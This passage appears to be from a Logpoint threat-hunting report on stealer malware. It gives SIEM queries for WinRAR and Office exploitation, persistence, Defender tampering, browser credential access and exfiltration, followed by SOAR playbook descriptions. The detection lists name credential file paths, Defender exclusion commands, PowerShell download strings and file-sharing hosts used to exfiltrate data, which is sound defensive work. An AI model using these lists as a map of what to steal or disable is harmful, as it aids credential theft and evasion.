2    -"process" IN ["C:\Windows\System32\WerFault.exe", "C:\Windows\SysWOW64\WerFault.exe"]
```

Execution

As outlined in the preceding section, multiple vulnerabilities are exploited to achieve arbitrary code execution or execute malware. In this section, we will delve into techniques to detect these vulnerabilities and potential exploitation attempts.

Possible Exploitation of CVE-2023-38331

The distinctive characteristic of this vulnerability lies in WinRAR's creation of a double file extension. We can identify potential exploitation of CVE-2023-38331 by monitoring for the creation of files with a double extension and a space by WinRAR.

```
1    label=File label="Create" label="Overwrite" path="\AppData\Local\Temp\Rar$"
2    |process regex("(?P<double_extension>(\.[a-zA-Z0-9]{1,4} \.[a-zA-Z0-9]{1,4}))", file)
3    |filter double_extension=*
4    |chart count() by "process", path, file, double_extension
```


After the double extension file craetion, it's unusual and suspicious for file compression tools like WinRAR to spawn child process like Windows command shells, PowerShell. Following the successful exploitation of the vulnerability, the malicious payload might spawn these processes to execute arbitrary code, such as downloading second stage. Therefore we can hunt for WinRAR.exe for any suspicious child processes it spawns to further prove our hypothesis.

```
1    label= "Process" label= "Create" parent_process="\winRAR.exe"
2    "process" IN ["\cmd.exe", "\cscript.exe", "\mshta.exe", "\powershell.exe",
3    "\pwsh.exe", "\regsvr32.exe", "\rundll32.exe", "*\wscript.exe"]
```


LP_Process Pattern Match For CVE-2021-40444 Exploitation

Successful exploitation of the vulnerability "CVE-2021-40444", triggers the spawning of control.exe by Office application, Therefore we can use below query providing analysts with a key indicator to hunt for in process-creation events.

```
1    label="Process" label=Create
2    "process"="*\control.exe" parent_process IN ["*\winword.exe", "*\excel.exe",
3    "*\powerpnt.exe"] -command="*\control.exe input.dll"
```

Suspicious PowerShell Downloads Command

During execution, many stealer malware families have leveraged PowerShell for multiple malicious purposes, with some primarily focused on downloading payloads or employing fileless techniques. Therefore, we can use the following query to hunt for suspicious PowerShell download commands.

```
1    (label="Proces" label="Create" command IN ["*.Download*" or command="*Net.WebClient*"])
2    OR
3    (norm_id=WinServerevent_id=4104 script_block="*System.Net.WebClient*"
     script_block="*Download*")
4     -user IN EXCLUDED_USERS
```

Suspicious File Execution Using Wscript or Cscript

VBS requires scripting hosts, such as wscript.exe, to interpret and execute code, manage user interactions, handle output and errors, and provide a runtime environment. Therefore, we can use the following query to look for suspicious file execution by wscript.

```
1    label="Create" label="Process"
2    "process" IN ["*\wscript.exe", "*\cscript.exe"]
3    -command="*.json*"
4    command IN ["*.jse*", "*.vbe*", "*.js*", "*.vba*","*.vbs*","*.wsf*"]
```

Suspicious PowerShell Invocation Based on Parent Process

Most malware heavily leverages PowerShell due to its wide range of capabilities, one effective indicator is to look for the parent process from which PowerShell is spawned. Therefore we can use the following query to look for suspicious PowerShell invocations.

```
1    label="process" label=create parent_process IN
2    ["*\mshta.exe", "*\wscript.exe", "*\cscript.exe", "*\rundll32.exe", "*\regsvr32.exe",
3    "*\services.exe", "*\winword.exe", "*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe",
4    "*\msaccess.exe", "*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe",
5    "*\chrome.exe", "*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe",
6    "*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe",
7    "*\sqlagent.exe", "*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe",
8    "*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe",
9    "*MicrosoftEdgeSH.exe", "*tomcat*"]
10   "process"="*\powershell.exe"
11    -path="*\Health Service State\*"
```

Persistence

Based on the above behavior analysis, it's evident that most families of stealer malware exhibit similar persistence behavior. This is commonly achieved through modifications to the Registry Autorun key or by leveraging Windows Scheduled Tasks.

Autorun Keys Modification Detected

We can use below query to hunt for Registry Run key modification by filtering key directories such as the user's Startup folder and ProgramData's directory.

```
1   label=Registry label=Set label=Value -event_type=info
2   target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
3   "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
4   "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
5   "*\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run",
6   "*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
7   "*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"]
8   detail IN ["*C:\Windows\Temp\*", "*C:\$Recycle.bin\*", "*C:\Temp\*",
9   "*C:\Users\Public\*", "*\C:ProgramData\*", "*C:\Users\Default\*",  "*C:\Users\Desktop\*",
10  "*\AppData\Local\*",  "*Public\*", "*wscript*", "*cscript*", "*powershell.exe*"]
11  -detail="*\AppData\Local\Microsoft\Teams\Update.exe *"
```

Suspicious Scheduled Task Creation

We can hunt for task scheduling for binaries/files located in suspicious locations where scheduled tasks are not typically created.

```
1   norm_id=WinServer label=Schedule label=Task label=Create
2   command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
3   -command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

Alternatively, we can use the below query to look for schedule task creation events via XML file

```
1   label=create label="process" "process"="*\schtasks.exe"
2   command IN ["*/create*", "*-create*"]  command IN ["*/xml*", "*-xml*"]
3   (-integrity_level=system OR -integrity_label=*system*)
4   -command = *.xml*
5   ((-parent_process IN ["*:\ProgramData\OEM\UpgradeTool\CareCenter_*\BUnzip\Setup_msi.exe",
6   "*:\Program Files\Axis Communications\AXIS Camera Station\SetupActions.exe",
7   "*:\Program Files\Axis Communications\AXIS Device Manager\AdmSetupActions.exe",
8   "*:\Program Files (x86)\Zemana\AntiMalware\AntiMalware.exe",
9   "*:\Program Files\Dell\SupportAssist\pcdrcui.exe"])
10  OR (-parent_process = "*\rundll32.exe"
11  command = "*:\\WINDOWS\\Installer\\MSI*.tmp,zzzzInvokeManagedCustomActionOutOfProc"))
```

We can also look for Sysmon registry events (Event IDs 12, 13, 14) to detect any modifications in the registry and use the following query to hunt for the creation of the scheduled task through registry events.

```
1    (label="Registry" label="Key" label="Map"
2    event_type=CreateKey
3    "target_object"="*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
4    -target_object IN
     ["*\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\Up
     dateOrchestrator*"])
```

Privilege Escalation

To elevate privileges, Vidar and Remcos have been observed disabling UAC by modifying the registry key "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA". We can use below query to hunt for the disabling of UAC via Registry.

```
1    norm_id=WindowsSysmon label=Registry label=Set label=Value
2    target_object="*EnableLUA*" detail="DWORD (0x00000000)" -user IN EXCLUDED_USERS
```


Defense Evasion

It common for threat actors and malware to leverage PowerShell due to its extensive functionality, such as to bypass execution policies or conceal activities or from the user interface or many more. Therefore we use the below query to hunt for suspicious PowerShell strings.

Suspicious PowerShell Parameter Substring Detected

```
1    label="process" label=create "process" IN ["*\powershell.exe", "*\pwsh.exe"]
2    command IN ["*-wi*h*", "* -nopr*", "* -nonin*", "* -ec*", "* -en*", "* -executionp*",
3     "* -e* bypass*", "* -sta *","*FromBase64String*"]
```

Windows Defender Exclusion

As observed in behavior analysis, a common trait among all stealer malware variants is the use of the 'Add-MpPreference' cmdlet to modify Windows Defender configurations, often excluding specific files, paths, or extensions from scanning. We can use below query to hunt for suspicious Windows Defender exclusions.

```
1    (label="Process" label="Create"
2    command IN ["*-ExclusionPath*", "*-ExclusionExtension*", "*-ExclusionProcess*",
3     "*-ExclusionIpAddress"]
4    command IN ["*Add-MpPreference*, "*Set-MpPreference*"])
5    OR
6    (norm_id=WinServer event_id=4104 script_block IN ["*-ExclusionPath*", "*-
     ExclusionExtension*",
7     "*-ExclusionProcess*", "*-ExclusionIpAddress"]
8    script_block IN ["*Add-MpPreference*, "*Set-MpPreference*"])
```

```
(label="Process" label="Create"                                                      Use wizard    All ▼
command IN ["*-ExclusionPath*", "*-ExclusionExtension*", "*-ExclusionProcess*",
 "*-ExclusionIpAddress*"]
command IN ["*Add-MpPreference*", "*Set-MpPreference*"])
OR
(norm_id=WinServer event_id=4104 script_block IN ["*-ExclusionPath*", "*-ExclusionExtension*",
 "*-ExclusionProcess*", "*-ExclusionIpAddress"]
script_block IN ["*Add-MpPreference*", "*Set-MpPreference*"])
|chart count() by  host, script_block
```

Found 8 logs   Add Searc

	host	script_block
🔍	SR-Lab	Add-MpPreference -ExclusionExtension bat
🔍	SR-Lab	Add-MpPreference -ExclusionPath C:\
🔍	SR-Lab	Add-MpPreference -ExclusionExtension exe
🔍	SR-Lab	Add-MpPreference -ExclusionExtension dll

Also, we can use below query to hunt for Windows Registry key modifications indicative of attempts to disable various aspects of Windows Defender's real-time monitoring capabilities.

```
1    label=Registry label=Set
2    target_object IN ["*\SOFTWARE\Microsoft\Windows Defender*",
3    "*\SOFTWARE\Policies\Microsoft\Windows Defender*"]
4    (
5    detail="DWORD (0x00000001)"
6    target_object IN ["*\DisableAntiSpyware", "*\DisableAntiVirus",
7    "*\DisableBehaviorMonitoring", "*\DisableIntrusionPreventionSystem",
8    "*\DisableIOAVProtection", "*\DisableOnAccessProtection",
9    "*\DisableRealtimeMonitoring", "*\DisableScanOnRealtimeEnable",
10   "*\DisableScriptScanning", "*\DisableEnhancedNotifications",
11   "*\DisableBlockAtFirstSeen"]
12   )
13   OR
14   (
15   detail="DWORD (0x00000000)"
16   target_object IN ["*\App and Browser protection\DisallowExploitProtectionOverride",
17   "*\Features\TamperProtection", "*\MpEngine\MpEnablePus", "*\PUAProtection",
18   "*\Signature Update\ForceUpdateFromMU", "*\SpyNet\SpynetReporting",
19   "*\SpyNet\SubmitSamplesConsent",
20   "*\Windows Defender Exploit Guard\Controlled Folder Access\EnableControlledFolderAccess"]
21   )
```

Suspicious Taskkill Activity

Likewise, Redline Stealer and Vidar terminate processes and delete files from specified locations. We can use following query to hunt for suspicious usage of TaskKill.

```
1    label="Process" label=Create
2    "process"="*\taskkill.exe" (command= "*f *" command="*im *") OR command="*IM *"
```

File Dropped in Suspicious Location

As we have observed in behavior analysis, files are dropped most often within the Temp Directory. Threat actors frequently use these directories to drop payloads because they can blend in with normal operations. Therefore, we can use below query to hunt for suspicious files dropped in these locations.

```
1    norm_id=WindowsSysmon event_id=11  path IN ["C:\ProgramData*", "*\AppData\Local*",
2    "*\AppData\Roaming*", "C:\Users\Public*"]
3    -"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe",
4    "C:\Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe",
5    "C:\Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
6    "*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe",
7    "*\AppData\Local\Temp\mpam-*.exe"]
8    -file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
```

Credential Access

Browser Credential Accessed

Stealer malware commonly targets browsers to steal sensitive data by accessing directories where such information is stored. Therefore, we can hunt for access to browser files (Chrome, Edge, Brave, Firefox) by processes other than the browser itself.

```
1    label=File label=Access ((path IN ["*\AppData\Local\Google\Chrome\User
     Data\Default\Network\Cookies*",
2    "*\Appdata\Local\Chrome\User Data\Default\Login Data*",
3    "*\AppData\Local\Google\Chrome\User Data\Local State*"]
4    object_name IN ["*\Appdata\Local\Microsoft\Windows\WebCache\WebCacheV01.dat",
5    "*\cookies.sqlite"])
6    OR object_name IN ["*\Microsoft\Edge\User Data\Default\Web Data",
7    "*Firefox*release\logins.json","*firefox*release\key3.db",
8    "*firefox*release\key4.db",
9    "*\BraveSoftware\Brave-Browser\User Data*"])
10    -"process" IN ["*\firefox.exe", "*\chrome.exe","C:\Program Files\*",
11   "C:\Program Files (x86)\*", "C:\WINDOWS\system32\*","*\MsMpEng.exe",
12   "*\MpCopyAccelerator.exe",
13   "*\thor64.exe","*\thor.exe"]
14   -parent_process IN ["C:\Windows\System32\msiexec.exe"]
15   -("process"=system parent_process=idle) "access"="Read*"
```

> ⓘ **NOTE: In the alert we have only supported the most used browsers, so to monitor for access of credential files of other browsers, you must include the credential file name and exclude the browser process name. To generate logs related to file operations, auditing must be enabled for the folders where the files are located.**

Collection

Screen Capture via CopyFromScreen

As mentioned, the 'copyfromscreen' method is frequently employed for taking screenshots. We can use the query below to look for this method within script blocks.

```
1    norm_id=WinServer event_id=4104 script_block="*.CopyFromScreen*"
```

Clipboard Data Access Detected

As one of the common methods for retrieving clipboard data is through the "Get-Clipboard" PowerShell cmdlet. We can use the following query to hunt for clipboard data access.

```
1    (label="process" label=create
2    ("process"="*\clip.exe" OR file="clip.exe"))
3    OR
4    (script_block="*Get-Clipboard*" OR command="*Get-Clipboard*")
```


Command and Control

Network Connection to Suspicious Server

Threat Actors are frequently using platform like Telegram, Discord and Mastodon as command and control platforms. Therefore, we can use the query below to look for a connection associated with these platforms.

```
1    url IN ["*dl.dropboxusercontent.com*","*.pastebin.com*","*.githubusercontent.com*",
2    "*cdn.discordapp.com/attachments*","*mediafire.com*","*userstorage.mega.co.nz*",
3    "*mega.nz*","*ddns.net*","*.paste.ee*", "*.hastebin.com/raw/*","*.ghostbin.co/*",
4    "*ufile.io*","*anonfiles.com*", "send.exploit.in*","*transfer.sh*", "*privatlab.net*",
5    "*privatlab.com*","*sendspace.com*","*pastetext.net*","*pastebin.pl*","*paste.ee*",
6    "*api.telegram.org*"]
7    OR domain IN ["*dropboxusercontent.com*","*pastebin.com*","*.githubusercontent.com*",
8    "*cdn.discordapp.com","*mediafire.com*","*userstorage.mega.co.nz*",
9    "*mega.nz*","*ddns.net","*.paste.ee", "*.hastebin.com","*ghostbin.co",
10   "*ufile.io","*anonfiles.com", "send.exploit.in","transfer.sh", "privatlab.net",
11   "*privatlab.com","*sendspace.com","*pastetext.net","*pastebin.pl","*paste.e*",
12   "*api.telegram.org"]
```

Exfiltration

Suspicious Outbound SMTP Connection

In some instance, AgentTesla has employed SMTP protocols for data exfiltration. Therefore, we can use the following query to hunt for network events where the destination port includes TCP ports 25, 587, 465, and 2525. To minimize false positives, mail clients such as Outlook and Thunderbird are excluded, as well as the default mail binary provided by Windows.

```
1   norm_id=WindowsSysmon event_id=3 destination_port IN [25,587,465,2525] ( "process" IN ["*C:
2   \Program Files\Microsoft\Exchange Server*", "*\thunderbird.exe", "*\outlook.exe","C:\Program
3   Files\WindowsApps\microsoft.windowscommunicationsapps_*\HxTsr.exe"
```

Also, Agent Tesla has exfiltrated data leveraging FTP, we can use the query below to look for network events where the destination or source port contains either TCP port 20 or 21. This query detects FTP connections which can be further filtered to detect an abnormal connection to a host.

```
1   (destination_port IN [20,21] OR source_port IN [20,21])
```

INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

Logpoint Converged SIEM provides a comprehensive security operations platform that combines SIEM, SOAR, threat intelligence, and EDR capabilities with AgentX, our native endpoint agent. It provides automated real-time threat investigation and remediation, as well as detailed visibility into existing endpoints. Osquery enables advanced threat hunting and forensic investigations. AgentX detects and contains compromised systems quickly by continuously monitoring endpoints for indicators of compromise and malicious behavior.

At Logpoint, our dedicated team of security researchers works tirelessly to ensure that our platform can effectively detect and prevent emerging threats such stealer malware. Through continuous development and refinement of prebuilt playbooks within Logpoint Converged SIEM, we strive to stay ahead of evolving attack techniques and provide robust defenses against such threats.

Phishing Investigation and Response

Phishing remains one of the most common forms of cybercrime, with an estimated 3.4 billion spam emails sent every day. It serves as one of the primary attack vector for Stealer malware. Leveraging human emotions such as greed, fear, and desire, attackers exploit vulnerabilities through social engineering tactics, often via email-based schemes. This playbook will investigate and respond to suspicious phishing incidents, minimizing response time and reducing the risk of human error.

In recent times, phishing attacks have evolved to include QR codes, a tactic known as '**Quishing**'. It is very difficult to detect by the email security gateway and is easily passed on to the user. To counteract with such threat, we have a playbook called "Email Forensics - Lite". This playbook provides a range of actions and scripts to extract as much detail as possible, such as sender IP details, URL details, and attachment details, including QR data, after which it scans for and decodes the QR code in the attached image. If the data includes a URL, it will be treated as an artifact. The extracted IP and URL information is enhanced with threat intelligence sources such as VirusTotal and RecordedFuture.

Osquery Investigate host

This playbook retrieves essential host information including the operating system version, system uptime, logged-in users, startup items, firewall status, security patch details, and more. This data can then be utilized to feed different response playbooks.

This playbook aids in identifying malicious processes by querying them in VirusTotal, detecting any established network connections which could be indication of backdoor. The Osquery Investigate Process playbook can also be used to retrieve process communication information and DLL load information to determine the loading of any suspicious DLL.

Malicious File Containment

Given that phishing is a major vector for cyberattacks, often involving weaponized attachments used in conjunction with social engineering techniques to trick victims into executing them. Furthermore, in every case, additional files are dropped in a location where it can blend in with normal operation. This playbook covers the investigation and containment of such malicious binaries once they have been dropped on the system. It compares the hash of the dropped file with threat intelligence sources, and if they are found to be malicious, the linked processes are terminated, and the file is removed.

This playbook looks for that hash in other endpoints to identify potentially infected machines and takes exact steps if it is found. To carry out these activities, the playbook makes use of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks, which enable analysts to effectively terminate malicious processes and delete malicious files from infected machines reducing MTTR.
